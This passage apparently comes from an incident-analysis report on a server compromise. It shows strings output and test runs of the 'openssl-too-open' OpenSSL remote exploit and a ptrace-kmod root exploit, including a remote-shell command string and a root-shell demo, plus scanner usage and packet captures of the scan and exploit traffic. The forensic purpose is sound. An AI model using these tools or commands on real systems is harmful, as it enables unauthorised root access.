SuSE Linux 8.0 (apache-1.3.23)
Mandrake Linux 7.1 (apache-1.3.14-2)
Mandrake Linux 8.0 (apache-1.3.19-3)
Mandrake Linux 8.1 (apache-1.3.20-3)
Mandrake Linux 8.2 (apache-1.3.23-4)
TERM=xterm; export TERM=xterm; exec bash -i
uname -a; id; w;
Error in read: %s
Stage2 shellcode failed.
Connection closed.
: Sending shellcode
Connection closed after SSL_SESSION_free, possible server crash due to
an unsupporeted architecture, a problem with the stage1 shellcode
or a miscalculated address.
Less than 4 bytes read from stage1. This was not supposed to happen
Tags don't match. This was not supposed to happen.
stage1 tag: %02x %02x %02x %02x
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...
Usage: %s [options] <host>
  -a <arch>          target architecture (default is 0x00)
  -p <port>          SSL port (default is 443)
  -c <N>             open N apache connections before sending the shellcode (default is 30)
  -m <N>             maximum number of open connections (default is 50)
  -v                 verbose mode
Supported architectures:
Examples: %s -a 0x01 -v localhost
          %s -p 1234 192.168.0.1 -c 40 -m 80
        0x%02x - %s
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>
a:c:m:p:v
0x%x
Can't open more than %d connections
The -m parameter should be larger than the -c parameter.
Unable to resolve address %s
%s has multiple IP addresses, please  select one of them
: Opening %d connections
  Establishing SSL connections
: Using the OpenSSL info leak to retrieve the addresses
  ssl%d : 0x%x
* Addresses don't match.
* Connection closed.
* Shellcode failed.
Connections limit reached. Could not exploit host.
Can't get local port: %s
Could not create a socket
Connection failed: %s
 -> ssl_connect_host
```

```
Can't allocate memory
Server error: SSL2_PE_UNDEFINED_ERROR (0x00)
Server error: SSL2_PE_NO_CIPHER (0x01)
Server error: SSL2_PE_NO_CERTIFICATE (0x02)
Server error: SSL2_PE_BAD_CERTIFICATE (0x03)
Server error: SSL2_PE_UNSUPPORTED_CERTIFICATE_TYPE (0x06)
Unrecognized server error: 0x%02x
Error in read: %s
Connection unexpectedly closed
read_ssl_packet: Record length out of range (rec_len = %d)
read_ssl_packet: Encrypted message is too short (rec_len = %d)
read_ssl_packet: Malformed server error message
send_ssl_packet: Record length out of range (rec_len = %d)
Error in send: %s
 -> send_client_hello
 -> get_server_hello
get_server_hello: Packet too short (len = %d)
get_server_hello: Expected SSL2_MT_SERVER_HELLO, got 0x%02x
get_server_hello: SESSION-ID-HIT is not 0
get_server_hello: CERTIFICATE-TYPE is not SSL_CT_X509_CERTIFICATE
get_server_hello: Unsupported server version %d
get_server_hello: Malformed packet size
get_server_hello: Cannot parse x509 certificate
get_server_hello: CIPHER-SPECS-LENGTH is not a multiple of 3
get_server_hello: Remote server does not support 128 bit RC4
get_server_hello: CONNECTION-ID-LENGTH is too long
 -> send_client_master_key
send_client_master_key: No public key in the server certificate
send_client_master_key: The public key in the server certificate is not a RSA key
send_client_master_key: RSA encryption failure
 -> get_server_verify
 Connection closed after KEY_ARG data was sent. Server is most likely not vulnerable.
  after KEY_ARG data was sent. Server is not vulnerable.
 get_server_verify: Malformed packet size
 get_server_verify: Expected SSL2_MT_SERVER_VERIFY, got 0x%02x
 get_server_verify: Challenge strings don't match
  -> send_client_finished
  -> get_server_finished
 Connection closed while waiting for the SERVER_FINISHED message. This was not supposed to happen.
  while waiting for the SERVER_FINISHED message. This was not supposed to happen.
 get_server_finished: Expected SSL2_MT_SERVER_FINISHED, got %02x
 get_server_finished: Session data too short (%d bytes)
 get_server_finished: Session data too long (%d bytes)
  -> get_server_error
 This server is not vulnerable to the attack.
 ciphers: 0x%x   start_addr: 0x%x   SHELLCODE_OFS: %d
 Linux x86 Malloc Chunk
 -AAAAA1
 9izu
 Ph//shh/bin
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAA
 AAAAAAAAAAAA
 AAAA
 AAAAAAAA
 fdfdbkbk
```

Figure 6 below shows the results from running the tool from the command line.

Figure 6: Running "a"


```
user@mymachine> ./a^M
```

```
*** openssl-too-open : OpenSSL remote exploit
*** enhanced by Druid <da_hack_er@yahoo.com> -- no more damn offsets ;)
***
*** just instant root... h3h3 :>>
*** Greetz: vMaTriCs

Usage: ./a [options] <host>
  -p <port>          SSL port (default is 443)
  -c <N>             open N apache connections before sending the
shellcode (default is 30)
  -m <N>             maximum number of open connections (default is 50)
  -v                 verbose mode

Examples: ./a -v localhost
          ./a -p 1234 192.168.0.1 -c 40 -m 80

user@mymachine> ./a -v 192.168.33.121 ^M

*** openssl-too-open : OpenSSL remote exploit
*** enhanced by Druid <da_hack_er@yahoo.com> -- no more damn offsets ;)
***
*** just instant root... h3h3 :>>
*** Greetz: vMaTriCs

: Opening 30 connections
  Establishing SSL connections

 -> ssl_connect_host
 -> ssl_connect_host
 -> ssl_connect_host
 -> ssl_connect_host
: Using the OpenSSL info leak to retrieve the addresses
 -> send_client_hello
 -> get_server_hello
 -> send_client_master_key
 -> generate_session_keys
 -> get_server_verify
info_leak (0 bytes)

Server error: SSL2_PE_UNDEFINED_ERROR (0x00) after KEY_ARG data was
sent. Server is not vulnerable.
```

The ptrace vulnerability is a fairly simple local attack that basically takes advantage of a race condition between the kernel spawning a child process, and when the effective user and group identification numbers are changed to a privileged level. Andrzej Szombierski's explanation of the vulnerability was posted to bugTraq and included a link to the sample exploit tool km3.c (a repost is available at http://www.oclug.on.ca/pipermail/oclug/2003-March/028723.html). His post indicates that when a user process requests a feature that is stored in a loadable module, the kernel spawns a child process to handle the request. The kernel then sets the euid (effective userid) and egid (effective groupid) of the process to 0, which is the superuser. The process calls "execve ("/sbin/modprobe")". The race condition exploited is that before the euid is changed, the malicious user's process can connect to the kernel's spawned child

using ptrace. As Andrzej says, at this point “Game over, the user can insert any code into a process which will be run with the superuser privileges.” In our case, the tool “pp” will spawn an interactive root shell for the user. The ptrace exploit process is shown in Figure 4.

Figure 7: ptrace attack



The tool used in this case was discovered as a binary file, so its specific source code is unknown. However, some analysis of the file shows that it apparently is very closely related to the exploit ptrace-kmod.c published by Wojciech Purczynski (http://downloads.securityfocus.com/vulnerabilities/exploits/ptrace-kmod.c). Running “strings” on the “pp” binary file provides the information contained in Figure 4. Results from running “strings” on the compiled ptrace-kmod.c are shown is Figure 5. These results are remarkably similar, so much so, that I suggest that the source code is effectively the same, and have included it as Appendix B.

Figure 8: Strings analysis of "pp" binary

```
/lib/ld-linux.so.2
```

```
libc.so.6
geteuid
getpid
memcpy
execl
perror
readlink
system
socket
alarm
fprintf
kill
__deregister_frame_info
initgroups
setgid
signal
fork
ptrace
stderr
__errno_location
exit
_IO_stdin_used
__libc_start_main
setuid
__register_frame_info
__xstat
__gmon_start__
GLIBC_2.0
PTRh
j(h
P(Rh
/proc/self/exe
[-] Unable to read /proc/self/exe
[-] Unable to write shellcode
[+] Signal caught
[-] Unable to read registers
[+] Shellcode placed at 0x%08lx
[+] Now wait for suid shell...
[-] Unable to detach from victim
[-] Fatal error
[-] Unable to attach
[+] Attached to %d
[-] Unable to setup syscall trace
[+] Waiting for signal
[-] Unable to stat myself
root
/bin/sh
[-] Unable to spawn shell
[-] Unable to fork
```

Figure 9: Strings results from compiled ptrace-kmod.c

```
/lib/ld-linux.so.2
libc.so.6
geteuid
getpid
memcpy
execl
perror
readlink
__cxa_finalize
system
socket
alarm
__register_frame_info_bases
fprintf
kill
```

```
__deregister_frame_info
initgroups
__deregister_frame_info_bases
setgid
signal
fork
ptrace
stderr
__errno_location
exit
_IO_stdin_used
__libc_start_main
setuid
__register_frame_info
__xstat
__gmon_start__
GLIBC_2.1.3
GCC_3.0
GLIBC_2.0
PTRh
j(h@
(Ph
/proc/self/exe
[-] Unable to read /proc/self/exe
[-] Unable to write shellcode
[+] Signal caught
[-] Unable to read registers
[+] Shellcode placed at 0x%08lx
[+] Now wait for suid shell...
[-] Unable to detach from victim
[-] Fatal error
[-] Unable to attach
[+] Attached to %d
[-] Unable to setup syscall trace
[+] Waiting for signal
[-] Unable to stat myself
root
/bin/sh
[-] Unable to spawn shell
[-] Unable to fork
```

Executing “pp” gives the results shown in Figure 6. I manually added the “id” commands to show that it does indeed spawn a root shell.


Figure 10: Results of executing the pp tool

```
my_machine> id
uid=1033(hlarrieu) gid=101(ccc)
my_machine> ./pp
sh-2.05a#
sh-2.05a#
sh-2.05a# id
uid=0(root) gid=0(root)
groups=0(root),406(dxoffice),1(other),2(bin),3(sys),4(adm),6(mail),10(wheel)
sh-2.05a# exit
exit
my_machine>
```

Description and Diagram of the Attack

The timeline presented in the introduction above provides the detailed description of the attack as it occurred. This section will provide an attack overview and recap some of the details and provide some supplementary information such as log entries and examples of running the tools.

Figure 11: Attack Step 1



The first step in the attack was to determine potentially vulnerable hosts using the scan tool contained in the attack bundle. The scan tool contained in the c.tgz bundle was called ssl3. This appears to be the same tool as is included in the openssl-too-open.tgz bundle.

Figure 12: Sample scan using bundle tool called "ssl3"

```
my_machine> ./ssl3
: openssl-scanner : OpenSSL vulnerability scanner
  by Solar Eclipse <solareclipse@phreedom.org>

Usage: ./ssl3 [options] <host>
  -i <inputfile>     file with target hosts
  -o <outputfile>    output log
  -a                 append to output log (requires -o)
  -b                 check for big endian servers
  -C                 scan the entire class C network the host belogs to
  -d                 debug mode
  -w N               connection timeout in seconds

Examples: ./ssl3 -d 192.168.0.1
          ./ssl3 -i hosts -o my.log -w 5

my_machine> ./ssl3 -i hosts -o mylog -d -w 2
: openssl-scanner : OpenSSL vulnerability scanner
  by Solar Eclipse <solareclipse@phreedom.org>

Debug level 1
Reading hosts from input file hosts
2 hosts read from file
Logging to mylog
Scanning 2 hosts, connection timeout is 2 seconds
Opening 2 connections . . . done
Waiting for all connections to finish . . . done
```

The site packet header logging facility captured the scan activity related to the attack. The basic scan pattern indicates an attacker searching the entire IP space for vulnerable SSL services.

Figure 13: Excerpt of network capture of headers showing scan traffic


```
02:14:42.926283 10.10.130.26.40568 > 192.168.0.4.443: S 794762672:794762672(0) win 5840
<mss 1460,sackOK,timestamp 110532883[|tcp]> (DF)
02:14:42.926283 10.10.130.26.40569 > 192.168.0.5.443: S 788158802:788158802(0) win 5840
<mss 1460,sackOK,timestamp 110532883[|tcp]> (DF)
02:14:42.926283 10.10.130.26.40571 > 192.168.0.7.443: S 795701903:795701903(0) win 5840
<mss 1460,sackOK,timestamp 110532883[|tcp]> (DF)
```

For the servers determined to be running the SSL service the following was a typical traffic exchange for non-vulnerable servers.

Figure 14: Excerpt showing the test for the vulnerability on non-vulnerable machine

```
02:15:30.936283 10.10.130.26.48963 > 192.168.32.237.443: S 839309050:839309050(0) win
5840 <mss 1460,sackOK,timestamp 110537683[|tcp]> (DF)
02:15:31.026283 192.168.32.237.443 > 10.10.130.26.48963: S 2693153834:2693153834(0) ack
839309051 win 31740 <mss 1380,sackOK,timestamp 555009165[|tcp]> (DF)
02:15:31.486283 10.10.130.26.49194 > 192.168.32.237.443: S 850256200:850256200(0) win
5840 <mss 1460,sackOK,timestamp 110537738[|tcp]> (DF)
02:15:31.486283 192.168.32.237.443 > 10.10.130.26.49194: S 3482955666:3482955666(0) ack
850256201 win 31740 <mss 1380,sackOK,timestamp 555009214[|tcp]> (DF)
02:15:31.886283 10.10.130.26.49194 > 192.168.32.237.443: P 1:52(51) ack 1 win 5840
<nop,nop,timestamp 110537777 555009214> (DF)
02:15:31.936283 192.168.32.237.443 > 10.10.130.26.49194: R 1:1(0) ack 52 win 31740
<nop,nop,timestamp 555009260 110537777> (DF)
02:15:32.356283 10.10.130.26.48963 > 192.168.32.237.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110537824 555009165> (DF)
02:15:32.356283 192.168.32.237.443 > 10.10.130.26.48963: F 1:1(0) ack 2 win 31740
<nop,nop,timestamp 555009301 110537824> (DF)
```

Figure 15: Attack Step 2



When the scanning indicated that a remote host was vulnerable to the attack; the next step was to run the exploit tool to gain access to the remote machine. See Figure 6 for an example of running the exploit tool.

Once the machine was determined to be vulnerable, the network scans pick up the actual exploit as indicated in Figure 14.

Figure 14: Annotated header traffic captured showing the actual exploit traffic

```
02:18:47.016283 192.168.34.19.443 > 10.10.130.26.49900: S 4068099866:4068099866(0) ack
1046134243 win 5792 <mss 1380,sackOK,timestamp 21376935[|tcp]> (DF)
02:18:47.416283 10.10.130.26.49901 > 192.168.34.19.443: S 1040351086:1040351086(0) win
5840 <mss 1460,sackOK,timestamp 110557328[|tcp]> (DF)
02:18:47.416283 192.168.34.19.443 > 10.10.130.26.49901: S 619381775:619381775(0) ack
1040351087 win 5792 <mss 1380,sackOK,timestamp 21376975[|tcp]> (DF)
02:18:47.816283 10.10.130.26.49902 > 192.168.34.19.443: S 1031296973:1031296973(0) win
```

```
5840 <mss 1460,sackOK,timestamp 110557369[|tcp]> (DF)
02:18:47.816283 192.168.34.19.443 > 10.10.130.26.49902: S 119512301:119512301(0) ack
1031296974 win 5792 <mss 1380,sackOK,timestamp 21377015[|tcp]> (DF)
02:18:48.206283 10.10.130.26.49903 > 192.168.34.19.443: S 1034342813:1034342813(0) win
5840 <mss 1460,sackOK,timestamp 110557409[|tcp]> (DF)
02:18:48.216283 192.168.34.19.443 > 10.10.130.26.49903: S 473822726:473822726(0) ack
1034342814 win 5792 <mss 1380,sackOK,timestamp 21377055[|tcp]> (DF)
02:18:48.606283 10.10.130.26.49904 > 192.168.34.19.443: S 1044393108:1044393108(0) win
5840 <mss 1460,sackOK,timestamp 110557448[|tcp]> (DF)
02:18:48.616283 192.168.34.19.443 > 10.10.130.26.49904: S 3835754171:3835754171(0) ack
1044393109 win 5792 <mss 1380,sackOK,timestamp 21377094[|tcp]> (DF)
02:18:49.006283 10.10.130.26.49905 > 192.168.34.19.443: S 1047702256:1047702256(0) win
5840 <mss 1460,sackOK,timestamp 110557488[|tcp]> (DF)
02:18:49.016283 192.168.34.19.443 > 10.10.130.26.49905: S 250627783:250627783(0) ack
1047702257 win 5792 <mss 1380,sackOK,timestamp 21377134[|tcp]> (DF)
02:18:49.406283 10.10.130.26.49906 > 192.168.34.19.443: S 1038846107:1038846107(0) win
5840 <mss 1460,sackOK,timestamp 110557528[|tcp]> (DF)
02:18:49.406283 192.168.34.19.443 > 10.10.130.26.49906: S 757851032:757851032(0) ack
1038846108 win 5792 <mss 1380,sackOK,timestamp 21377174[|tcp]> (DF)
02:18:49.806283 10.10.130.26.49907 > 192.168.34.19.443: S 1044833547:1044833547(0) win
5840 <mss 1460,sackOK,timestamp 110557568[|tcp]> (DF)
02:18:49.806283 192.168.34.19.443 > 10.10.130.26.49907: S 1306519267:1306519267(0) ack
1044833548 win 5792 <mss 1380,sackOK,timestamp 21377214[|tcp]> (DF)
02:18:50.206283 10.10.130.26.49908 > 192.168.34.19.443: S 1036085991:1036085991(0) win
5840 <mss 1460,sackOK,timestamp 110557608[|tcp]> (DF)
02:18:50.206283 192.168.34.19.443 > 10.10.130.26.49908: S 26128144:26128144(0) ack
1036085992 win 5792 <mss 1380,sackOK,timestamp 21377254[|tcp]> (DF)
02:18:50.596283 10.10.130.26.49909 > 192.168.34.19.443: S 1041539324:1041539324(0) win
5840 <mss 1460,sackOK,timestamp 110557648[|tcp]> (DF)
02:18:50.606283 192.168.34.19.443 > 10.10.130.26.49909: S 680198792:680198792(0) ack
1041539325 win 5792 <mss 1380,sackOK,timestamp 21377294[|tcp]> (DF)
02:18:50.996283 10.10.130.26.49910 > 192.168.34.19.443: S 1049844054:1049844054(0) win
5840 <mss 1460,sackOK,timestamp 110557687[|tcp]> (DF)
02:18:50.996283 192.168.34.19.443 > 10.10.130.26.49910: S 1453980837:1453980837(0) ack
1049844055 win 5792 <mss 1380,sackOK,timestamp 21377333[|tcp]> (DF)
02:18:51.396283 10.10.130.26.49911 > 192.168.34.19.443: S 1041492964:1041492964(0) win
5840 <mss 1460,sackOK,timestamp 110557727[|tcp]> (DF)
02:18:51.396283 192.168.34.19.443 > 10.10.130.26.49911: S 4244759802:4244759802(0) ack
1041492965 win 5792 <mss 1380,sackOK,timestamp 21377373[|tcp]> (DF)
02:18:51.796283 10.10.130.26.49912 > 192.168.34.19.443: S 1042411368:1042411368(0) win
5840 <mss 1460,sackOK,timestamp 110557767[|tcp]> (DF)
02:18:51.796283 192.168.34.19.443 > 10.10.130.26.49912: S 187735732:187735732(0) ack
1042411369 win 5792 <mss 1380,sackOK,timestamp 21377413[|tcp]> (DF)
02:18:52.196283 10.10.130.26.49913 > 192.168.34.19.443: S 1042728079:1042728079(0) win
5840 <mss 1460,sackOK,timestamp 110557807[|tcp]> (DF)
02:18:52.196283 192.168.34.19.443 > 10.10.130.26.49913: S 1274840450:1274840450(0) ack
1042728080 win 5792 <mss 1380,sackOK,timestamp 21377453[|tcp]> (DF)
02:18:52.586283 10.10.130.26.49914 > 192.168.34.19.443: S 1037881076:1037881076(0) win
5840 <mss 1460,sackOK,timestamp 110557847[|tcp]> (DF)
02:18:52.596283 192.168.34.19.443 > 10.10.130.26.49914: S 1282946608:1282946608(0) ack
1037881077 win 5792 <mss 1380,sackOK,timestamp 21377493[|tcp]> (DF)
02:18:52.986283 10.10.130.26.49915 > 192.168.34.19.443: S 1043119908:1043119908(0) win
5840 <mss 1460,sackOK,timestamp 110557886[|tcp]> (DF)
02:18:52.996283 192.168.34.19.443 > 10.10.130.26.49915: S 1272708088:1272708088(0) ack
1043119909 win 5792 <mss 1380,sackOK,timestamp 21377532[|tcp]> (DF)
02:18:53.386283 10.10.130.26.49916 > 192.168.34.19.443: S 1048477918:1048477918(0) win
5840 <mss 1460,sackOK,timestamp 110557926[|tcp]> (DF)
02:18:53.396283 192.168.34.19.443 > 10.10.130.26.49916: S 115172687:115172687(0) ack
1048477919 win 5792 <mss 1380,sackOK,timestamp 21377572[|tcp]> (DF)
02:18:53.786283 10.10.130.26.49917 > 192.168.34.19.443: S 1036488742:1036488742(0) win
5840 <mss 1460,sackOK,timestamp 110557966[|tcp]> (DF)
02:18:53.786283 192.168.34.19.443 > 10.10.130.26.49917: S 4179310351:4179310351(0) ack
1036488743 win 5792 <mss 1380,sackOK,timestamp 21377612[|tcp]> (DF)
02:18:54.186283 10.10.130.26.49918 > 192.168.34.19.443: S 1047343659:1047343659(0) win
5840 <mss 1460,sackOK,timestamp 110558006[|tcp]> (DF)
02:18:54.186283 192.168.34.19.443 > 10.10.130.26.49918: S 452964713:452964713(0) ack
1047343660 win 5792 <mss 1380,sackOK,timestamp 21377652[|tcp]> (DF)
02:18:54.586283 10.10.130.26.49919 > 192.168.34.19.443: S 1050611869:1050611869(0) win
5840 <mss 1460,sackOK,timestamp 110558046[|tcp]> (DF)
02:18:54.596283 192.168.34.19.443 > 10.10.130.26.49919: S 1096852788:1096852788(0) ack
1050611870 win 5792 <mss 1380,sackOK,timestamp 21377692[|tcp]> (DF)
```


```
02:18:54.986283 10.10.130.26.49920 > 192.168.34.19.443: S 1040625883:1040625883(0) win
5840 <mss 1460,sackOK,timestamp 110558086[|tcp]> (DF)
02:18:54.996283 192.168.34.19.443 > 10.10.130.26.49920: S 255881251:255881251(0) ack
1040625884 win 5792 <mss 1380,sackOK,timestamp 21377732[|tcp]> (DF)
02:18:55.386283 10.10.130.26.49921 > 192.168.34.19.443: S 1048603845:1048603845(0) win
5840 <mss 1460,sackOK,timestamp 110558126[|tcp]> (DF)
02:18:55.396283 192.168.34.19.443 > 10.10.130.26.49921: S 772282722:772282722(0) ack
1048603846 win 5792 <mss 1380,sackOK,timestamp 21377772[|tcp]> (DF)
02:18:55.786283 10.10.130.26.49922 > 192.168.34.19.443: S 1039338091:1039338091(0) win
5840 <mss 1460,sackOK,timestamp 110558166[|tcp]> (DF)
02:18:55.786283 192.168.34.19.443 > 10.10.130.26.49922: S 342760282:342760282(0) ack
1039338092 win 5792 <mss 1380,sackOK,timestamp 21377812[|tcp]> (DF)
02:18:56.176283 10.10.130.26.49923 > 192.168.34.19.443: S 1049206516:1049206516(0) win
5840 <mss 1460,sackOK,timestamp 110558206[|tcp]> (DF)
02:18:56.186283 192.168.34.19.443 > 10.10.130.26.49923: S 286501983:286501983(0) ack
1049206517 win 5792 <mss 1380,sackOK,timestamp 21377852[|tcp]> (DF)
02:18:56.576283 10.10.130.26.49924 > 192.168.34.19.443: S 1047960844:1047960844(0) win
5840 <mss 1460,sackOK,timestamp 110558245[|tcp]> (DF)
02:18:56.586283 192.168.34.19.443 > 10.10.130.26.49924: S 390080920:390080920(0) ack
1047960845 win 5792 <mss 1380,sackOK,timestamp 21377891[|tcp]> (DF)
02:18:56.976283 10.10.130.26.49925 > 192.168.34.19.443: S 1053661647:1053661647(0) win
5840 <mss 1460,sackOK,timestamp 110558285[|tcp]> (DF)
02:18:56.976283 192.168.34.19.443 > 10.10.130.26.49925: S 291827883:291827883(0) ack
1053661648 win 5792 <mss 1380,sackOK,timestamp 21377931[|tcp]> (DF)
02:18:57.366283 10.10.130.26.49926 > 192.168.34.19.443: S 1041181598:1041181598(0) win
5840 <mss 1460,sackOK,timestamp 110558325[|tcp]> (DF)
02:18:57.376283 192.168.34.19.443 > 10.10.130.26.49926: S 627516281:627516281(0) ack
1041181599 win 5792 <mss 1380,sackOK,timestamp 21377970[|tcp]> (DF)
02:18:57.766283 10.10.130.26.49927 > 192.168.34.19.443: S 1044536912:1044536912(0) win
5840 <mss 1460,sackOK,timestamp 110558364[|tcp]> (DF)
02:18:57.766283 192.168.34.19.443 > 10.10.130.26.49927: S 410112337:410112337(0) ack
1044536913 win 5792 <mss 1380,sackOK,timestamp 21378010[|tcp]> (DF)
02:18:58.166283 10.10.130.26.49928 > 192.168.34.19.443: S 1048114403:1048114403(0) win
5840 <mss 1460,sackOK,timestamp 110558404[|tcp]> (DF)
02:18:58.166283 192.168.34.19.443 > 10.10.130.26.49928: S 64301152:64301152(0) ack
1048114404 win 5792 <mss 1380,sackOK,timestamp 21378050[|tcp]> (DF)
02:18:58.566283 10.10.130.26.49929 > 192.168.34.19.443: S 1043189076:1043189076(0) win
5840 <mss 1460,sackOK,timestamp 110558443[|tcp]> (DF)
02:18:58.566283 192.168.34.19.443 > 10.10.130.26.49929: S 988065568:988065568(0) ack
